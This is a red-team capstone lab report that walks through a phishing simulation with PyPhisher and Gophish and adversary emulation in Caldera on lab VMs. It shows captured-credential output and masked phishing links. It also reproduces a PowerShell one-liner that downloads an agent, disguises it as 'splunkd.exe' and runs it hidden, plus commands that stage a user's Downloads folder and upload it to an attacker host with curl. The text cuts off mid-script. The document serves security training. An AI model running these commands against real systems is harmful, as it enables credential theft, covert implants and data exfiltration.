



CYART

inquiry@cyart.io

www.cyart.io

Capstone Report Lab



Table of contents

1. Executive Summary	5
2. PTES-style penetration test report	5
3. Scope, objective & environment	5
4. Non-technical briefing	5
5. Tools & artifacts	6
6. Methodology	6
6.1. Phishing Simulation	6
6.1.1. Methodology	6
6.1.2. Py-phisher Simulation	7
6.1.3. Go-phish Simulation (Campaign)	8
6.1.4. Caldera for Adversary Emulation	10
6.2. Lateral Movement	17
6.2.1. Recon	17
6.2.2. Exploitation – Remote Code Execution	18
6.2.3. Payload Creation	19
6.2.4. Command & Control – Reverse Shell	19
6.2.5. Persistence	20
6.3. Evasion test — AV bypass & obfuscation	21
6.3.1. Network Evasion (Proxy chains + Tor)	23
6.4. Cloud Privilege Abuse Simulation Lab	26
6.4.1. Setup and Resource Creation for Cloud Exploitation	31
6.4.2. Pacu Commands Executed	36
7. Log Table	38
8. Findings	40
9. Recommendations	41

List of Figures

Figure 6.1 Shows py-phisher tool	7
Figure 6.2 Shows phishing link to be sent to the victim	7
Figure 6.3 Shows phishing mail successfully sent to the mail	8
Figure 6.4 Shows phishing link being opened in Windows VM(Victim VM)	9
Figure 6.5 Shows login credentials being captured in py-phisher	9
Figure 6.6 Shows OTP captured in py-phisher and redirection to genuine site	10
Figure 6.7 Shows agent deployment payload	10
Figure 6.8 Shows payload being pasted on victim machine	11
Figure 6.9 Shows agent being successfully deployed on caldera	11
Figure 6.10 Shows making changes to macro phishing attachment	12
Figure 6.11 Shows making changes to zip a folder ability	12
Figure 6.12 Shows creating a new ability	13
Figure 6.13 Shows making changes in executor in the new ability	13
Figure 6.14 Shows python script for catching exfiltrating data	14
Figure 6.15 Shows python script running	14
Figure 6.16 Shows adversary phases	15
Figure 6.17 Shows operation phase successfully created and executed	16
Figure 6.18 Shows exfil data successfully received on attacker machine	16
Figure 6.19 Shows caldera logs	16
Figure 6.20 Shows removing filters and firewalls and checking for open shares	17
Figure 6.21 Shows account membership details	18
Figure 6.22 Shows impacket psexec getting successfully executed	18
Figure 6.23 Shows payload creation and starting a server at 8080	19
Figure 6.24 Shows connecting to server at 8080 and executing payload in windows	20
Figure 6.25 Shows net-cat getting connected and scheduled tasks for persistence	21
Figure 6.26 Shows veil payload being generated	22
Figure 6.27 Shows veil payload saved	22
Figure 6.28 Shows payload being sent	22
Figure 6.29 Shows payload being received by windows	23



Figure 6.30 Shows tor running	23
Figure 6.31 Shows proxy chain configurations	24
Figure 6.32 Shows check for proxychains	25
Figure 6.33 Shows meterpreter session opened	25
Figure 6.34 Shows over-privileged role being created	26
Figure 6.35 Shows admin policy being added to over-privileged role	27
Figure 6.36 Shows role being verified	27
Figure 6.37 Shows credentials of over-privilege role	28
Figure 6.38 Shows exporting creds	28
Figure 6.39 Shows a test IAM role being created	29
Figure 6.40 Shows user policy being attached	29
Figure 6.41 Shows deleting users	30
Figure 6.42 Shows all commands executed in localstack	35
Figure 6.43 Shows data successfully saved	35
Figure 6.44 Shows pacu setup	36
Figure 6.45 Phases involved	37
Figure 6.46 Attack path diagram	37

List of Tables

Table 6.1 Shows log table for different phases	17
Table 7.1 shows consolidated log table of all phases	40

1. Executive Summary

A full red-team capstone simulation was executed against a controlled lab environment to validate detection, response, and resilience across the kill chain. Activities covered Recon, Payload development & obfuscation, Exploitation (phishing & cloud attack), Command & Control (C2) and Exfiltration, followed by post-exploit persistence and lateral movement.

2. PTES-style penetration test report

This penetration test assessed the lab environment's resilience against a realistic adversary performing reconnaissance, credential harvesting, exploitation, persistence, lateral movement, and data exfiltration. Reconnaissance identified exposed cloud storage and DNS artifacts; Pacu enumeration confirmed mis-configurations enabling access to sensitive S3 resources. A phishing campaign using crafted links successfully captured credentials in our lab simulation. Leveraging generated Windows payloads and Metasploit handlers, initial access was achieved; persistence was established via scheduled tasks. Obfuscated payloads delayed detection by signature-based defenses and lowered the signal-to-noise ratio in host telemetry. Exfiltration leveraged HTTP(s) channels and cloud transfer mechanisms; network captures showed multiple short, encoded uploads. Remediation prioritizes hardening cloud privileges and API auditing, implementing DNS-based anti-phishing controls, enforcing application allow-listing and endpoint behavioral analytics, and tightening egress controls. A tabletop exercise is recommended to validate detection-to-response timelines and ensure containment and recovery procedures are operational.

3. Scope, objective & environment

- **Objective:** Simulate an end-to-end compromise from recon → exploit → persistence → exfiltration to evaluate detection and incident response.
- **Scope:** Isolated lab environment (Windows hosts + Linux attacker VM + cloud lab buckets)
- **Attacker platform:** Kali Linux (proxychains used), Metasploit, Caldera, Pacu, custom payloads.

4. Non-technical briefing

We ran a controlled cyber exercise simulating an attacker who looked for weak cloud settings, tricked a user with a phishing link, ran secret software, and copied sensitive files out of the lab. Our defensive systems caught some suspicious activity — unusual cloud access, odd DNS lookups, and a scheduled task — but obfuscated software and proxying slowed detection. To reduce risk: lock down cloud permissions, block risky domains and unknown downloads, monitor scheduled tasks and unusual outbound traffic, and train staff to spot phishing. A few changes will greatly reduce the odds of a real breach succeeding.



5. Tools & artifacts

- Kali Linux (attacker workstation)
- Metasploit (handlers, payload generation)
- Caldera (adversary emulation orchestration)
- Pacu (AWS enumeration & attack modules)
- Py-phisher / Evilginx2 (phishing / credential capture)
- Proxy-chains (to proxy outbound reconnaissance)
- tcp-dump (DNS / net captures)
- schtasks (Windows scheduled task persistence)
- SCP, payload.exe (artifact transfer)
- Custom obfuscated payloads

6. Methodology

6.1. Phishing Simulation

6.1.1. Methodology

- Set up attacker and target VMs in a controlled lab environment.
- Attacker VM: Kali Linux (**IP: 192.168.1.43**)
- Target VM: Windows 10 (**IP: 192.168.1.53**)
- Configure Py-phisher to host a cloned login page and generate phishing links.
- Optionally configure Go-Phish campaigns for simulated email delivery within the lab VM network.
- Target VM interacts with phishing links



6.1.2. Py-phisher Simulation

- Clone Py-phisher repository and launch the tool
- Select a login page template (e.g.,facebook).

```
kali@vbox: ~/PyPhisher
Session Actions Edit View Help

[PyPhisher] [v2.1] [By KasRoudra]

[01] Facebook Traditional [27] Reddit [53] Gitlab
[02] Facebook Voting [28] Adobe [54] Github
[03] Facebook Security [29] DevianArt [55] Apple
[04] Messenger [30] Badoo [56] iCloud
[05] Instagram Traditional [31] Clash Of Clans [57] Vimeo
[06] Insta Auto Followers [32] Ajio [58] Myspace
[07] Insta 1000 Followers [33] JioRouter [59] Venmo
[08] Insta Blue Verify [34] FreeFire [60] Cryptocurrency
[09] Gmail Old [35] Pubg [61] SnapChat2
[10] Gmail New [36] Telegram [62] Verizon
[11] Gmail Poll [37] Youtube [63] Wi-Fi
[12] Microsoft [38] Airtel [64] Discord
[13] Netflix [39] SocialClub [65] Roblox
[14] Paypal [40] Ola [66] UberEats
[15] Steam [41] Outlook [67] Zomato
[16] Twitter [42] Amazon [68] WhatsApp
[17] PlayStation [43] Origin [69] PayTM
[18] TikTok [44] Dropbox [70] PhonePay
[19] Twitch [45] Yahoo [71] MobikWik
[20] Pinterest [46] WordPress [72] Hotstar
[21] Snapchat [47] Yandex [73] FlipCart
[22] LinkedIn [48] StackOverflow [74] Teachable
[23] Ebay [49] VK [75] Mail
[24] Quora [50] VK Poll [76] CryptoAir
[25] Protonmail [51] Xbox [77] Amino
[26] Spotify [52] Mediafire [78] Custom

[a] About [o] AddZip [s] Saved [x] More Tools [0] Exit

[?] Select one of the options > 01
```

Figure 6.1 Shows py-phisher tool

- Py-phisher generates a phishing link

```
[*] Initializing PHP server at localhost:8080....
[+] PHP Server has started successfully!
[*] Initializing tunnelers at same address.....
[+] Your urls are given below:

CloudFlare
URL : https://laura-preservation-pharmaceuticals-classified.trycloudflare.com
MaskedURL : https://blue-verified-facebook-free@laura-preservation-pharmaceuticals-classified.trycloudflare.com

LocalHostRun
URL : https://280ebdb353cb6.lhr.life
MaskedURL : https://blue-verified-facebook-free@280ebdb353cb6.lhr.life

Serveo
URL : https://c881838c5abc43534c647eba64e72ba0.serveo.net
MaskedURL : https://blue-verified-facebook-free@c881838c5abc43534c647eba64e72ba0.serveo.net

[+] Waiting for login info....Press Ctrl+C to exit
```

Figure 6.2 Shows phishing link to be sent to the victim

6.1.3. Go-phish Simulation (Campaign)

- After noting down the link provided by py-phisher ,send the link to target VM (Windows VM) through Go-phish
- Access admin interface of go-phish at : <https://127.0.0.1:3333>
- Start making profiles for sending profiles,landing pages,email templates,users and groups and finally start the campaign.
- Once the campaign starts, at a given time it starts sending messages to the provided gmail as shown below




Figure 6.3 Shows phishing mail successfully sent to the mail

- Target VM opens the link (harmless).




Figure 6.4 Shows phishing link being opened in Windows VM (Victim VM)

- Now target starts typing their email and password, followed by OTP which is seamlessly captured in py-phisher as **gmail: abc@gmail.com and password as abc123 and are saved in creds.txt**, as shown below Figure 4.9 and 4.10




Figure 6.5 Shows login credentials being captured in py-phisher



- Now after the OTP is captured ,the user is then redirected to the genuine website where, he is again prompted to login.




Figure 6.6 Shows OTP captured in py-phisher and redirection to genuine site

6.1.4. Caldera for Adversary Emulation

Use caldera and login with red caldera with windows 10 using sand-cat agent





Figure 6.7 Shows agent deployment payload

Step 5: Copy the code for red team agent as paste on windows 10

```
PS C:\Windows\system32> $server="http://192.168.1.48:8888";$url="$server/file/download";$wc=New-Object System.Net.WebClient;
ent;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$wc.Headers.add("gocat-extensions","");$
data=$wc.DownloadData($url);get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

Figure 6.8 Shows payload being pasted on victim machine

Step 6: We see the agent successfully present in our red caldera



The screenshot shows the Caldera web interface in a browser. The address bar displays `192.168.1.48:8888/agents`. The interface includes a sidebar with navigation options like **agents**, **abilities**, **adversaries**, **operations**, **schedules**, **plugins**, **access**, **atomic**, **builder**, **compass**, **debrief**, **emu**, and **fieldmanual**. The main content area is titled **Agents** and shows a message: "You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously." Below this, there are buttons for **+ Deploy an agent**, **Configuration**, and **Bulk Actions**. A table lists the deployed agents:

id (paw)	host	group	platform	contact	pid
ckzsj	DESKTOP-VT1A6VA	red	windows	HTTP	8564

Figure 6.9 Shows agent being successfully deployed on caldera

Step 7: Once we have our agent ,lets start our emulation ,

We are making use of below abilities

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence – PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

Step 8: Start making necessary changes to the ability: **Download Macro-Enabled Phishing Attachment** and save it.

```
Command
1 $url = 'http://192.168.1.48:8080/PhishingAttachment.xlsm';
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -
Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

Figure 6.10 Shows making changes to macro phishing attachment

Step 9: For ability **Zip a Folder with PowerShell for Staging in Temp** make the following changes and save it

pass

ref

man

doc

in

3

stat

spile

ing

RFID

ngs

sour

ctive

acts

Edit Ability

Invoke-ReflectivePEInjection.ps1

778157_esx_vmdiscovery.txt

4a3cbc_T1055.011_x64.exe

Command

1 Compress-Archive -Path \$env:USERPROFILE\Downloads -DestinationPath \$env:TEMP\exfil.zip -Force

Timeout

60

Cleanup

1 Remove-Item -Path \$env:TEMP\exfil.zip -ErrorAction Ignore

+ Add Cleanup Command


Requirements

+ Add Requirement

Figure 6.11 Shows making changes to zip a folder ability

Step 10: Exfiltrating Hex-Encoded Data Chunks over HTTP

Since this ability is not present we create a new ability and make the following changes



Create Ability

Ability ID
ID will be automatically created

Name
Exfiltrating Hex Encoded Data Chunks over HTTP

Description
Exfiltrates a file by sending chunked Hex-encoded data using curl get request

Tactic
exfiltration

Technique ID
T1048.003

Technique Name
Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol


Options

- ☐ Singleton
- ☐ Repeatable
- ☐ Delete payload

Executors

[Reset](#) [Cancel](#) [Create](#)

Figure 6.12 Shows creating a new ability



Edit Ability

[+ Add Executor](#)

Platform
windows

Executor
cmd

Payloads
No payloads


b9b65f_T1037_005_agent.plist
181475_credstuffuserpass.txt
manx.go-windows
9e2f65_T1546.010-cleanup.reg
a771e6_sys_info.vbs
invoke-mimi.ps1

Command
1 cmd /c curl.exe -v -T "%TEMP%\exfil.zip" "http://192.168.1.48:8086/exfil.zip"

Timeout
60

Cleanup
[+ Add Cleanup Command](#)

Figure 6.13 Shows making changes in executor in the new ability



The screenshot shows a code editor window titled "~put_server.py - Mousepad". The editor contains a Python script for a simple HTTP server that handles PUT requests. The script is as follows:

```
1 from http.server import SimpleHTTPRequestHandler, HTTPServer
2
3 class CustomHandler(SimpleHTTPRequestHandler):
4     def do_PUT(self):
5         path = self.translate_path(self.path)
6         length = int(self.headers['Content-Length'])
